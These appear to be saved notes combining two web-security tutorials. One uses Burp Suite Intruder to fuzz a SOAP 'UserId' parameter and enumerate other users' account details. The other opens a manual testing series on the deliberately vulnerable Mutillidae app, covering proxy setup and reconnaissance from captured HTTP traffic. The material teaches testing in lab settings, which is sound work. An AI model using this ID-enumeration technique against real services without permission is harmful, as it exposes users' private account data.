
Testing the soap request with Burp Repeater

As we are able to integrate Burp Suite Free Edition with SoapUI successfully and able to intercept the request, now let’s test for some test cases. First we need to send the request to the repeater as shown in Img11.



Img11: Sending request to Repeater

It’s very simple, right click on the request and choose the option “Send to Repeater”. Now go to the Repeater tab to check the response as shown in Img12.




Img12: Request in Burp repeater

Now send that request to get the response and to check whether we are getting anything special or not, as shown in Img13.

Img13: Soap Request and Response


As we can see in Img13, we have executed the soap request properly because we get a 200 OK response, but nothing interesting found in the body of the response. Though we get the version disclosed in the response header. What it states is that we used the proper data format; that’s why it did not generated any error, so now we have to repeat the same process to get more information.

As the “UserId” is an integer type (As by providing an integer value it does not return any error, we can assume that it is an integer type parameter) or else by visiting the WSDL we can confirm it as shown in Img14.




Img14: Data types of Request and Response

By looking at the WSDL file, we confirmed that the “UserId” parameter is an integer type parameter, and by providing a proper value we might get an array of account data. Now we need to fuzz the parameter to enumerate user data. To do so, send the request to the Intruder by right clicking on the request as shown in Img15.




Img15: Sending request to intruder

By clicking on the Intruder tab in Burp, you will find following details as shown in Img16.




Img16: Target details of the request in intruder tab

Click on Position tab to select the proper position to fuzz or insert your payload as shown in Img17.




Img17: Positions to insert payload

The best thing about this Intruder is that it always auto selects all the possible insertion points present in a request. But in this case we only need to fuzz the “UserId” parameter, so now remove the other two selected options with the clear button present in the right side by selecting only those two as shown in Img18.




Img18: Selecting only the required parameter

Now move to the payload window to provide payloads as shown in Img19.




Img19: Payload window

We can specify the payloads manually by adding one by one, or we can create a list of payloads in a text file one below another and add it with the load option. Do whatever you want to do, but add some payloads as shown in Img20.




Img20: Specifying payloads

I inserted 1 to 30 to fuzz the “UserId” parameter and to check whether I am able to enumerate some user data or not. To do so, click on the Intruder menu in the top of your Burp Suite, and click on start attack as shown in Img21.




Img21: Start fuzzing with intruder

Now it will open an attack window to fuzz all the payloads in “UserId” parameter as shown in Img22.



Img22: Summery of Intruder attack

Now it is a very important part of the Intruder, you need not to go to each and every request to check the response. Just check in this window that if the status code or content length differs from all in any request, if yes then we are interested in that request. You can see clearly in the second request that the content length increased from 567 to 755. Double click there to open a new tab and click on the Response tab to check that data as shown in Img23.



Img23: The intruder response

You can see in Img23 that we enumerated certain user details. It is very critical information disclosed here. We got a vulnerability called “Sensitive information disclosure”. An attacker might use the information to create any other critical and sophisticated attack.

93. The user Id 2 is a valid user id.
94. It contains two accounts.
95. Account ID 20 is a checking account.
96. Account ID 21 is a saving account.

Conclusion:

We learned how to integrate Burp Suite Free Edition with SoapUI to fuzz different parameters of a soap request, how to configure Burp, and how to use different features like Burp Repeater and Intruder. And we also learned how to fuzz different parameters to collect different data or test some other test cases. In the next installment, we will cover how the sensitive information we got here leads us to other critical attacks and the challenges and limitations of Burp Suite Free Edition integration with the SoapUI tool.

Reference:

http://portswigger.net/burp/
http://www.soapui.org
http://resources.infosecinstitute.com/burp-suite-walkthrough/

From <https://resources.infosecinstitute.com/web-services-penetration-testing-part-6-fuzzing-parameters-burp/>

Pen Testing

Sunday, December 23, 2018 1:40 AM


In this series of articles, I am going to demonstrate how you can manually exploit the vulnerability of a web application, compared to using any automation tool, in order to find vulnerabilities in the application. Almost all companies worldwide focus on manual testing of web application rather than running web application scanners, which limit your knowledge and skills and the scope of finding a vulnerability with your testing.

For the whole series I am going to use these programs:

1. NOWASP Mutiliadae
2. BURP Proxy

NOWASP Mutiliadae


NOWASP Mutiliadae is a purposely vulnerable web application containing more than 40 vulnerabilities. It includes all of the OWASP top 10 vulnerabilities along with vulnerabilities from other organizations' lists. There are other small and mid-level range vulnerabilities that are scanned by different web application scanners, such as Vega, Acunetix, Nikto, w3af, etc. I am going to use the latest version of this project, which has an object-oriented design to provide better understanding of all vulnerabilities of the web application.



Burp Suite


Another tool that I am going to use is Burp Proxy. This is an interception proxy tool that interacts between the client (a browser application, e.g., Firefox or Chrome) and the website or server. It will be running on my local machine and it will intercept inbound and outbound traffic between the browser and the target host (in our case, the target host is NOWASP Mutiliadae). The major use of this tool is when you make a request to access the server, Burp Suite intercepts that request from your machine to the server/website and you can change the request according to your needs.

Also it reveals the type of the request, whether it is a GET or POST request or some other. Burp also has the ability to show you the list of parameters that are used by the website in order to pass your request to from you to the server. You can manipulate the request to change the way you want to check the security of that particular web application. To intercept the request, your Burp Proxy listener must be configured on a 127.0.0.1 localhost and port 8080. Then you also set this proxy configuration in your web browser. After doing so, go to Burp Suite => proxy tab => Intercept is on (make sure this button is pressed). I will not go deep into all the tabs and their functionality. You can see the Burp manual or documentation for that.



Working Flow of Web

Before we go ahead, you should understand how the web works on the backend, which you cannot see on your web browser. When you visit any website your browser asks for a file from the web server, which can be HTML, PHP, js (JavaScript), CSS, ASPX, etc. Using Burp Suite, we can observe that request as shown below. To see the request, I configured Burp and my browser as mentioned above and then visited the HTML5 storage page shown in the picture below.



As soon as I click on the link, Burp will intercept the request, which is shown below. You can see here that it is requesting an *index.php* page from the server. Burp will also show you the parameter that is required to load the whole page. Here that parameter is *page* and the value of that parameter is *html5-storage.PHP*.

GET /chintan/index.php?page=html5-storage.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:27.0) Gecko/20100101 Firefox/27.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/chintan/
Cookie: showhints=0; username=chintan; uid=19;
PHPSESSID=j53u16lcdkjq0eec6nfijphkd4
Connection: keep-alive

I need to access this page, so I will forward this request and in the section below, if you see the response tab, then I will get the response “200 OK.”

HTTP/1.1 200 OK
Date: Sat, 28 Dec 2013 23:30:08 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Logged-In-User: chintan
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 46178

“200 OK” shows that my request has been successfully processed and I am giving back the response. Then if I look at my web browser, the full web page will have been loaded there.


Remember: An HTML file is dynamically created each time you make a request. The PHP file in the backend will see your request and will create an HTML file to send to your browser in order to render the page. Whatever you see on your web browser is not a web page. it is your browser's interpretation of how the web page should look like graphically.

"*Always make it a good practice to see the webpage from the source code and get yourself familiar with that but not with the one that you see graphics on your web browser. Get yourself familiar with JavaScript, XML, and all HTML tags, if possible."*


Where to Start?
The common problem of all beginners is knowing what to do first when starting to test. We all know the ethical hacking life cycle. The first phase is information gathering or reconnaissance. In this case, I will get as much information as I can about the website and the server without actually surfing each web page. If you have noticed them from the above request and response, we have already come to know about some of the things in it. That information is as follows:

No.	Information
1.	Server – Apache
2.	Apache Version – 2.4.3
3.	Server Side Coding – PHP
4.	PHP version – 5.4.7
6.	HTTPs Protocol – SSL Used
7.	SSL Version – 1.0.1c
8.	Logged in User
9.	Username – chintan

There are plenty of ways to gather information. However, people mostly follow Google, Recon-ng Framework, and other application security testing tools. I will list all the pages and folders of my target using the spider option in Burp Suite. To do that, go to history and check the first page you visited. Right click on that and select the option *to add to the scope*.

